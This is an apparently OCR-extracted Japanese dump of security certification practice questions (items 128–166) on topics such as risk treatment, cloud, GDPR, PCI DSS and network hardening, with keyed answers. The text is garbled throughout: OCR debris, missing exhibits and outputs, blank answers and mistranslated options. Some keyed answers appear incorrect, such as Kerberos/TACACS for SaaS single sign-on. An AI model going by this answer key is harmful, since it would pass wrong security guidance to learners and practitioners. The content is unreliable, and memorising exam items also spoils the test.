ある会社が顧客向けに外部アプリケーションを作成しました。あるセキュリティ研究者は、アプリケーションに重大な LDAP インジェクションの脆弱性があり、それを利用して認証と認可をバイパスできる可能性があると報告しています。
次のアクションのうち、問題を最もよく解決するのはどれですか? (2つお選びください。)
A. 入力サニタイズを行います。
B. SIEM を導入します。
C. コンテナを使用します。
D. OS にパッチを適用します
E. WAF を展開します。
F. リバースプロキシを展開します。
G. IDS を展開します。
Answer: A,E (メーッセージを残す**)**
説明
WAF は、Web アプリケーションに送信される悪意のある HTTP/S トラフィックをフィルタリング、監視、ブロックすることで Web アプリケーションを保護し、不正なデータがアプリから流出するのを防ぎます。これは、どのトラフィックが悪意があり、どのトラフィックが安全かを判断するのに役立つ一連のポリシーに従うことによって行われます。

最新問題**: 128**
ある企業は、管理された検出および対応サービスを実行する MSSP にアウトソーシングしています。MSSP では、サーバーをログ集約としてネットワーク内に配置する必要があり、MSSP アナリ

ストへのリモート アクセスが可能になります。重要なデバイスはログ アグリゲーターにログを送信し、データはマルチテナント クラウドにアーカイブされる前に 12 か月間ローカルに保存されます。その後、データは分析のためにログ集合体から MSSP データセンターのパブリック IP アドレスに送信されます。
セキュリティ エンジニアはソリューションのセキュリティを懸念しており、次の点に注意しています。
* 重要なデバイスは平文ログをアグリゲーターに送信します。
* ログ アグリゲータはフルディスク暗号化を利用します。
* ログ アグリゲーターはポート 80 経由で分析サーバーに送信します。
* MSSP 分析では、MFA を備えた SSL VPN を利用してログ アグリゲーターにリモート アクセスします。
※データは圧縮 暗号化されてクラウド上に保存されます。
エンジニアが最も懸念すべきことは次のうちどれですか?
A. リモート アクセス VPN からのネットワーク ブリッジング
B. クラウド内のマルチナンシーとデータ残存
C. ログ集約サーバーによって導入されたハードウェアの脆弱性
D. 転送中のデータの暗号化
Answer: D (メーッセージを残す**)**

最新問題**: 129**
会社では、あるタスクを複数の人が同時に実行する必要があります。これは次の例です。
A. デュアルコントロール
B. 職務の分離。
C. 最低権限
D. ジョブローテーション
Answer: B (メーッセージを残す**)**

最新問題**: 130**
ペネトレーション テスターは Windows サーバー上のルート アクセスを取得し、関与規則に従って、永続化のためにエクスプロイト後の実行を許可されます。
これをサポートするのに最も適した手法は次のどれですか?
A. 任意のコード実行エクスプロイトを悪用する
B. より権威のあるサーバー/サービスへの横方向の移動
C. 起動時に systemd サービスが自動的に実行されるように構成する
D. バックドアの作成
Answer: (解答を表示する**)**

最新問題**: 131**
企業の最高情報責任者は、現在のシステムのアーキテクチャに IDS ソフトウェアを実装して、追加のセキュリティ層を提供したいと考えています。ソフトウェアは、システム アクティビティを

監視し、試行された攻撃に関する情報を提供し、関与しているプロセスまたはユーザーを特定するために悪意のあるアクティビティを分析できる必要があります。この情報を提供するものは次のうちどれですか?
A. NIDS
B. HDS
C. ヒップ
D. ウエバ
Answer: (解答を表示する**)**

最新問題**: 132**
ネットワーク アーキテクトは、すべてのローカル サイトを中央ハブ サイトに接続するための新しい SD-WAN アーキテクチャを設計しています。その後、ハブはトラフィックをパブリック クラウドおよびデータセンター アプリケーションにリダイレクトする役割を果たします。SD-WAN ルーターは SaaS を通じて管理され、オフィス内で働くか遠隔地で働くかに関係なく、同じセキュリティ ポリシーがスタッフに適用されます。主な要件は次のとおりです。
1. ネットワークは、99.99% の稼働率を持つコア アプリケーションをサポートします。
2. SD-WAN ルーターの構成更新は、管理サービスからのみ開始できます。
3. Web サイトからダウンロードしたドキュメントはマルウェアをスキャンする必要があります。
要件を満たすために、ネットワーク設計者は次のソリューションのうちどれを実装する必要がありますか?
A. ハブの IPS、レイヤー 4 ファイアウォール、および DLP
B. ローカル サイトのリバース プロキシ、ステートフル ファイアウォール、および VPN
C. ハブサイトでの DoS 防御、相互証明書認証、クラウドプロキシ
D. IDS、WAF、およびフォワード プロキシ IDS
Answer: D (メーッセージを残す**)**

最新問題**: 133**
A 社が Company を買収しました。セキュリティ エンジニアは監査中に、B 社の環境にパッチが適切に適用されていないことを発見しました。これに応じて、A 社は、B 社のインフラストラクチャが A 社のセキュリティ プログラムに統合されるまで、2 つの環境の間にファイアウォールを設置しました。
次のリスク処理手法のうちどれが使用されましたか?
A. 軽減する
B. 回避
C. 受け入れる
D. 転送
Answer: A (メーッセージを残す**)**

最新問題**: 134**

ある組織は、運用環境システムをオンプレミス環境からクラウド サービスに移行する準備をしています。リード セキュリティ アーキテクトは、リスクに対処するための組織の現在の方法がクラウド環境では不可能である可能性があることを懸念しています。
リスクに対処する従来の方法がクラウドでは不可能である理由を最も適切に説明しているものは次のうちどれですか?
A. クラウド上のデータに対するリスクを軽減できません。
B. クラウドプロバイダーはリスクを回避できません。
C. 移行操作はすべてのリスクを受け入れることを前提としています。
D. 特定のリスクをクラウドプロバイダーに移転することはできません。
Answer: A (メーッセージを残す**)**

最新問題**: 135**
シミュレーション
あなたは、会社の特権ネットワークからの Nmap スキャン出力を解釈する任務を負ったセキュリティ アナリストです。
同社の強化ガイドラインでは次のことが示されています。
デバイスごとに 1 つのプライマリ サーバーまたはサービスが必要です。
デフォルトのポートのみを使用する必要があります。
安全でないプロトコルは無効にする必要があります。
手順
Nmap の出力を使用して、ネットワーク上のデバイスとその役割、および閉じるべき開いているポートを特定します。
Nmap によって検出されたデバイスごとに、次の情報を含むデバイス エントリをデバイス検出リストに追加します。
デバイスのIPアドレス
デバイスのプライマリ サーバーまたはサービス (各 IP は 1 つのサービス/ポートのみに関連付けられる必要があることに注意してください) 強化ガイドラインに基づいて無効にする必要があるプロトコル (準拠するには複数のポートを閉じる必要がある場合があることに注意してください) 強化ガイドライン) シミュレーションの初期状態に戻したい場合は、いつでも [すべてリセット] ボタンをクリックしてください。

Answer:

10.1.45.65 SFTP サーバーの無効化 8080

10.1.45.66 電子メール サーバー 415 および 443 を無効にする

10.1.45.67 Web サーバー無効化 21、80

10.1.45.68 UTM アプライアンスの無効化 21

最新問題: **136**
デジタル変革を進めている企業は、CSP の復元力を検討しており、CSP インシデントが発生した場合に SLA 要件を満たせるかどうかを懸念しています。
変革を進めるのに最適なのは次のうちどれですか?
A. ラウンドロビン構成のロードバランサ
B. バックアップとしてのオンプレミス ソリューション
C. 同じテナント内のアクティブ/アクティブ ソリューション
D. マルチクラウド プロバイダー ソリューション
Answer: (解答を表示する**)**

最新問題: **137**
ある企業は、データベースに保存されているデータを隠すソリューションを探しています。ソリューションは次の要件を満たす必要があります。
実稼働環境を効率的に保護する
アプリケーションを変更する必要はありません
プレゼンテーション層で動作する
次のテクニックのうちどれを使用する必要がありますか?
A. ランダム置換
B. アルゴリズム
C. マスキング
D. トークン化
Answer: (解答を表示する**)**

最新問題: **138**
ホーム オートメーション会社は、自社が開発したソフトウェアでインシデントの特定と対応を可能にするために、SOC 用のツールを購入してインストールしました。同社は、次の攻撃シナリオに対する防御を優先したいと考えています。
アプリケーション開発環境への不正な挿入
許可された内部関係者が環境構成を不正に変更する
次のアクションのうち、開発環境に対するこの種の攻撃を検出するために必要なデータ フィードが有効になるのはどれですか? (2つお選びください。)

A. 依存関係管理ツールを監視し、影響を受けやすいサードパーティ ライブラリについてレポートします。
B. 開発サブネットに IDS をインストールし、脆弱なサービスを受動的に監視します。
C. リポジトリへのコードのコミットを継続的に監視し、概要ログを生成します。
D. コミットされたコードの静的コード分析を実行し、概要レポートを生成します。
E. XML ゲートウェイを実装し、ポリシー違反を監視します。
F. ユーザーの行動をモデル化し、通常からの逸脱を監視します。
Answer: C,D (メーッセージを残す)

最新問題: **139**
セキュリティ アナリストは、サードパーティのペネトレーション テスターによって最近実行されたエクスプロイトの成功結果を読んでいます。テスターは特権付き実行可能ファイルをリバースエンジニアリングしました。レポートでは、エクスプロイトの計画と実行が、ログとテストの出力を使用して詳細に説明されています。ただし、エクスプロイトの攻撃ベクトルが欠落しているため、修復の推奨が困難になります。次の出力があるとします。

ペネトレーション テスターが利用した可能性が最も高いのは次のとおりです。
A. TOC/TOU の脆弱性
B. 整数オーバーフローの脆弱性

C. 平文パスワードの開示
D. バッファオーバーフローの脆弱性
Answer: A (メーッセージを残す**)**

最新問題**: 140**
ある会社が新しいビデオカードをリリースしたところです。供給が限られており需要が高いため、攻撃者は自動システムを利用して同社の Web ストアを通じてデバイスを購入し、二次市場で再販できるようにしています。同社の対象顧客は不満を抱いています。セキュリティ エンジニアは、自動システムを通じて購入するビデオ カードの数を減らすために、Web ストアに CAPTCHA システムを実装することを提案しています。リスクのレベルを表すものは次のうちどれですか?
A. 低い
B. 軽減されました
C. 転送済み
D. 固有のもの
E. 残留。
Answer: E (メーッセージを残す**)**

最新問題**: 141**
セキュリティ監査人は、エンターテインメント デバイスの動作方法を審査する必要があります。監査人は、セキュリティ レビューの次のステップを決定するために、ポート スキャン ツールの出力を分析しています。次のログ出力があるとします。
監査人が NEXT を使用するための最良のオプションは次のとおりです。

A. ネットワーク傍受。
B. リバースエンジニアリング
C. SCAP 評価。
D. ファジング
Answer: (解答を表示する**)**

最新問題**: 142**
企業の従業員は、海外旅行中に企業システムにアクセスすることを許可されていません。会社の電子メール システムは、地理的位置に基づいてログインをブロックするように構成されていますが、一部の従業員は、携帯電話が旅行中に電子メールを同期し続けていると報告しています。最も可能性の高い説明は次のうちどれですか? (2つ選択してください。)
A. 時代遅れのエスカレーション攻撃
B. 無制限の電子メール管理者アカウント

C. モバイル デバイス上の VPN
D. UDP プロトコルの主な用途
E. モバイルデバイスの GPS が無効になっています
F. 権限昇格攻撃
Answer: C,E (メーッセージを残す)

最新問題**: 143**
ある企業はグローバル サービスの展開を準備しています。
GDPR への準拠を確保するために企業が行う必要があるのは次のうちどれですか? (2つお選びください。)
A. どのようなデータが保存されているかをユーザーに通知します。
B. マーケティング メッセージのオプトイン/アウトを提供します。
C. データ削除機能を提供します。
D. オプションのデータ暗号化を提供します。
E. 第三者にデータへのアクセスを許可します。
F. 代替認証技術を提供します。
Answer: A,C (メーッセージを残す)
GDPR に基づく個人の主な権利は次のとおりです。
サブジェクトへのアクセスを許可する
不正確な点を修正してもらいました
情報を消去してもらう
ダイレクトマーケティングを防ぐ
自動化された意思決定とプロファイリングを防止する
データの移植性を許可します（上記の段落に従って）
ソース: https://www.clouddirect.net/11-things-you-must-do-now-for-gdpr-compliance/

最新問題**: 144**
技術者は、現在のサーバー ハードウェアが時代遅れであると判断し、廃棄することにしました。
廃棄する前に、データ残骸を確実に復元できないようにするための最良の方法は次のうちどれですか?
A. ドライブワイピング
B. 物理的破壊
C. 消磁
D. パージ
Answer: (解答を表示する)

最新問題**: 145**
組織は、次の目的を持って、新しい ID およびアクセス管理アーキテクチャを実装しています。
オンプレミスのインフラストラクチャに対する MFA のサポート
SaaS アプリケーションとの統合によるユーザー エクスペリエンスの向上

場所に基づいたリスクベースのポリシーの適用
ジャストインタイムプロビジョニングの実行
これらの要件をサポートするには、組織が実装する必要がある認証プロトコルは次のうちどれですか?
A. OTP および 802.1X
B. OAuth と OpenID
C. SAML と RADIUS
D. Kerberos と TACACS
Answer: D (メーッセージを残す**)**

最新問題**: 146**
PCI DSS v3.4 に基づいて、One Particular データベース フィールドにはデータを保存できますが、データは読み取り不可能でなければなりません。次のデータ オブジェクトのうち、この要件を満たすものはどれですか?
A. 有効期限
B. CVV2
C. カード所有者名
D. パン
Answer: D (メーッセージを残す**)**

最新問題**: 147**
中小企業は、製造および販売する音声録音の盗難を検出するための低コストのアプローチを必要としています。
次の手法のうち、ビジネスのニーズを満たす可能性が最も高いのはどれですか?
A. 識別用のファイルシステム メタデータをデジタル オーディオ ファイルに追加します。
B. すべてのデジタル オーディオ ファイルのディープパケット インスペクションを実行します。
C. DRM スイートの購入とインストール
D. ステガノグラフィーの実装
Answer: C (メーッセージを残す**)**

最新問題**: 148**
セキュリティ アーキテクトは、RDP の次の要件に対応するために既存の内部ネットワーク設計を変更するように依頼されました。
* RDP に MFA を適用する
* RDP 接続が安全な暗号でのみ許可されていることを確認してください。
既存のネットワークは非常に複雑で、十分にセグメント化されていません。これらの制限のため、同社は、ACL のネットワーク レベルのファイアウォールによって接続が制限されないように要求しました。
これらの要件を満たすために、セキュリティ アーキテクトは次のどれを推奨する必要がありますか?

A. 安全な暗号構成が適用されたリモート デスクトップ用のリバース プロキシを実装します。
B. TLS 暗号スイートを強制し、リモート デスクトップ アクセスを VPN ユーザーのみに制限する GPO を実装します。
C. リモート デスクトップ ゲートウェイ サーバーを実装し、安全な暗号を適用し、OTP を使用するように構成します。
D. 安全な暗号構成が適用された要塞ホストを実装します。
Answer: (解答を表示する**)**

最新問題**: 149**
法医学捜査官は、次の目的で最も重要なコマンドを使用します。
A. メールアドレスなどの機能の抽出
B. ネットワークでキャプチャされたパケットを分析します。
C. ディスクのクローンを作成します。
D. 失われたファイルを回復します。
Answer: (解答を表示する**)**

最新問題**: 150**
セキュリティ コンサルタントは、Active Directory を持たない小規模オフィスにワイヤレス セキュリティを設定する必要があります。
中央のアカウント管理が欠如しているにもかかわらず、オフィス マネージャーは、ワイヤレス認証に対するブルート フォース攻撃を防ぐために高レベルの防御を確保したいと考えています。
このニーズに最も適したテクノロジーは次のうちどれですか?
A. ファラデーケージ
B. WPA2 PSK
C. WPA3 SAE
D. WEP128ビット
Answer: C (メーッセージを残す**)**
説明
WPA3 SAE はブルートフォース攻撃を防ぎます。

最新問題**: 151**
重要ではないサードパーティ ベンダーに対する組織の評価により、そのベンダーがサイバーセキュリティ保険に加入しておらず、IT スタッフの離職率が高いことが明らかになりました。この組織はベンダーを利用して、顧客のオフィス機器をあるサービス拠点から別のサービス拠点に移動します。ベンダーは API を介して顧客データを取得し、ビジネスにアクセスします。
この情報を踏まえると、注目されるリスクは次のうちどれですか?
A. API 構成への技術的影響
B. ベンダーのデータ侵害による金銭的責任
C. ベンダーの営業停止の可能性
D. ソフトウェア開発サイクルの延長による機能の遅延

Answer: B (メーッセージを残す)


最新問題: **152**
米国に本拠を置く会社は、EU 国民の保険詳細を保持しています。EU 国民の個人データ、個人データ、機密データを処理する際に遵守する必要があるのは次のうちどれですか?
A. 個人データ消去要求の忘れられる権利の原則
B. 否認不可および否認可能性の原則
C. 合法的、公正かつ透明な処理の原則
D. 暗号化、難読化、データマスキングの原理
Answer: C (メーッセージを残す)

最新問題: **153**
セキュリティ エンジニアは、従業員ユーザーの Web トラフィックを保護するために CASB を実装する必要があります。重要な要件は、トラフィックの可視性を拡張するために、関連するイベント データを既存のオンプレミス インフラストラクチャ コンポーネントから収集し、CASB によって使用する必要があることです。ソリューションは、ネットワーク停止に対する夜間の回復力を備えていなければなりません。次のアーキテクチャ コンポーネントのうち、これらの要件を最もよく満たすものはどれですか?
A. APIモード
B. リバースプロキシ
C. AWAF
D. ログ収集
Answer: (解答を表示する)


最新問題: **154**
組織は、最新の評価中に特定されたリスクを修復または軽減する取り組みを優先しています。リスクの 1 つについては、完全な修復は不可能でしたが、組織は影響の可能性を減らすために緩和策を適用することに成功しました。
組織が次に実行すべきことは次のうちどれですか?
A. 残留リスクを評価します。
B. 衝撃の大きさを再計算します。
C. レジスタ内の次のリスクに移動します。

D. 組織の脅威モデルを更新します。
Answer: A (メーッセージを残す**)**

最新問題**: 155**
組織は災害復旧と業務継続を計画しています。
手順
次のシナリオと手順を確認してください。関連する各結果を影響を受けるホストと照合します。シナリオ 3 を適切なホストに関連付けた後、ホストをクリックして、その結果に対する適切な修正アクションを選択します。
各結果は複数回使用される場合があります。
シミュレーションの初期状態に戻したい場合は、[すべてリセット] ボタンをクリックしてください。



Answer:



最新問題: **156**

セキュリティ コンプライアンス要件では、機密データを扱う特定の環境は、必知事項の制限によって保護され、承認されたエンドポイントにのみ接続できる必要があると規定されています。この要件には、環境外へのデータの流出を制御するために、環境内の DLP ソリューションを使用する必要があることも記載されています。

特権ユーザーが準拠を維持しながらワークステーションから環境をサポートできるようにするには、次のどれを実装する必要がありますか?

A. 認可されたエンドポイントを制御する NAC

B. データを保存するサーバー上の FIM

C. スクリーンされたサブネット内のジャンプボックス

D. プライマリ ネットワークへの一般的な VPN ソリューション

Answer: A (メーッセージを残す**)**

説明

ネットワーク アクセス コントロール (NAC) は、組織のコンプライアンス要件を満たさない管理対象エンドポイントに対するネットワーク リソースの利用を制限することにより、ネットワークセキュリティを強化するために使用されます。

最新問題: **157**

ある組織は、世界中の複数の遠隔地の顧客が使用するソーシャル メディア アプリケーションを開発しました。この組織の本部と唯一のデータセンターはニューヨーク市にあります。

最高情報セキュリティ責任者は、ソーシャル メディア アプリケーションに関して次の要件が満たされていることを確認したいと考えています。

すべてのモバイル ユーザーにとって低遅延でユーザー エクスペリエンスが向上します
SSL オフロードによる Web サーバーのパフォーマンスの向上
DoS および DDoS 攻撃に対する保護
高可用性
すべての要件を確実に満たすために、組織は次のどれを実装する必要がありますか?
A. マネージド DDoS 防止機能を備えたデュアル ギガビット速度のインターネット接続
B. データセンター内のキャッシュ サーバー ファーム
C. SSL アクセラレーションを備えた負荷分散されたリバース プロキシ サーバーのグループ
D. 起点がデータセンターに設定されている CDN
Answer: C (メーッセージを残す**)**

最新問題**: 158**
米国に本拠を置く企業の不正調査に取り組んでいるフォレンジック専門家は、証拠としていくつかのディスク イメージを収集しました。
証拠が合法的に取得されたかどうかについて権威ある決定を下すのは次のうちどれですか?
A. 警察
B. 裁判所
C. 上層部の経営陣
D. 弁護士
Answer: (解答を表示する**)**

最新問題**: 159**
大手通信機器メーカーは、緊急対応者をサポートする新しい電話ネットワークのセキュリティ制御の強度を評価する必要があります。企業がデータ機密性管理を評価するために使用する手法は次のうちどれですか?
A. 暗号解析
B. オンパス
C. 盗聴
D. RF サイドローブ スニッフィング
E. コード署名
Answer: C (メーッセージを残す**)**

最新問題**: 160**
シミュレーション
あなたは、会社の特権ネットワークからの Nmap スキャン出力を解釈する任務を負ったセキュリティ アナリストです。
同社の強化ガイドラインでは次のことが示されています。
デバイスごとに 1 つのプライマリ サーバーまたはサービスが必要です。
デフォルトのポートのみを使用する必要があります。
安全でないプロトコルは無効にする必要があります。

手順
Nmap の出力を使用して、ネットワーク上のデバイスとその役割、および閉じるべき開いているポートを特定します。
Nmap によって検出されたデバイスごとに、次の情報を含むデバイス エントリをデバイス検出リストに追加します。
デバイスのIPアドレス
デバイスのプライマリ サーバーまたはサービス (各 IP は 1 つのサービス/ポートのみに関連付けられる必要があることに注意してください)
強化ガイドラインに基づいて無効にする必要があるプロトコル (強化ガイドラインに準拠するには、複数のポートを閉じる必要がある場合があることに注意してください)
シミュレーションの初期状態に戻したい場合は、[すべてリセット] ボタンをクリックしてください。

Answer:


10.1.45.65 SFTP サーバーの無効化 8080

10.1.45.66 電子メール サーバー 415 および 443 を無効にする

10.1.45.67 Web サーバー無効化 21、80

10.1.45.68 UTM アプライアンスの無効化 21

最新問題: **161**
お客様から、www.test.com の Web サイトに接続してサービスを利用できないと報告がありました。顧客は、Web アプリケーションに次の公開された暗号スイートがあることに気づきました。



お客様が接続できない原因として最も可能性が高いのは次のうちどれですか?
A. 公開キーは ECDSA を使用する必要があります。
B. デフォルトはポート 80 です。
C. サーバー名は test.com である必要があります。
D. 弱い暗号が使用されています。
Answer: D (メーッセージを残す**)**

最新問題: **162**
内部リソースの制約のため、管理チームは主任セキュリティ アーキテクトに対し、アプリケーション レベルの制御に対する責任の一部をクラウド プロバイダーに移すソリューションを推奨するよう依頼しました。責任共有モデルでは、次のサービス レベルのどれがこの要件を満たしますか?
A. FaaS
B. IaaS
C. SaaS
D. PaaS
Answer: D (メーッセージを残す**)**


最新問題: **163**
エネルギー会社は、過去四半期に使用された天然ガスの平均圧力を報告する必要があります。PLC は、必要なレポートを作成するヒストリアン サーバーにデータを送信します。
次のヒストリアン サーバーの場所のうち、企業が OT および IT 環境で必要なレポートを取得できるのはどれですか?
A. OT 環境と IT 環境の間でスクリーンされたサブネットを使用します。
B. IT 環境では、PLC が OT 環境から IT 環境にデータを送信できるようにします。

C. OT 環境では、IT 環境から OT 環境へ VPN を使用します。
D. OT 環境では、OT 環境への IT トラフィックを許可します。
Answer: (解答を表示する**)**

最新問題: **164**
ある企業の製品サイトでは最近、API 呼び出しが失敗し、その結果、顧客は製品をチェックアウトして購入できなくなりました。この種の失敗は、顧客の喪失や市場での会社の評判の低下につながる可能性があります。
システムが利用不能になるリスクに対処するために、企業は次のどれを実装する必要がありますか?
A. 冗長レポート システム
B. ユーザーとエンティティの行動分析
C. 自己修復システム
D. アプリケーションコントロール
Answer: D (メーッセージを残す**)**

最新問題: **165**
医療画像会社のシステム管理者は、汎用ファイル サーバー上で保護された医療情報 (PHI) を発見します。管理者は次のどの手順を実行する必要がありますか?
A. サーバーの MD5 ハッシュを取得します。
B. 法務部門に相談するまで、ネットワークからすべての PHI を削除します。
C. すべての PHI を独自の VLAN 上に分離し、レイヤー 2 で分離したままにします。
D. 法的要件を決定するには、法務部門に相談してください。
Answer: C (メーッセージを残す**)**

最新問題: **166**
セキュリティ アナリストは、企業のクラウド ログ内のネットワーク トラフィックを調べているときに、次のことを観察しました。



セキュリティ アナリストは次のどの手順を最初に実行する必要がありますか?
A. セキュリティ グループを介して 10.0.50.6 を分離します。
B. 10.0.50.6 の Web ログを調査して、これが通常のトラフィックであるかどうかを判断します。
C. EDR 経由で 10.0.5.52 にアクセスし、ネットワーク接続のあるプロセスを特定します。
D. 10.0.5.52 を隔離し、ホストに対してマルウェア スキャンを実行します。
Answer: B (メーッセージを残す**)**

最新問題: **167**
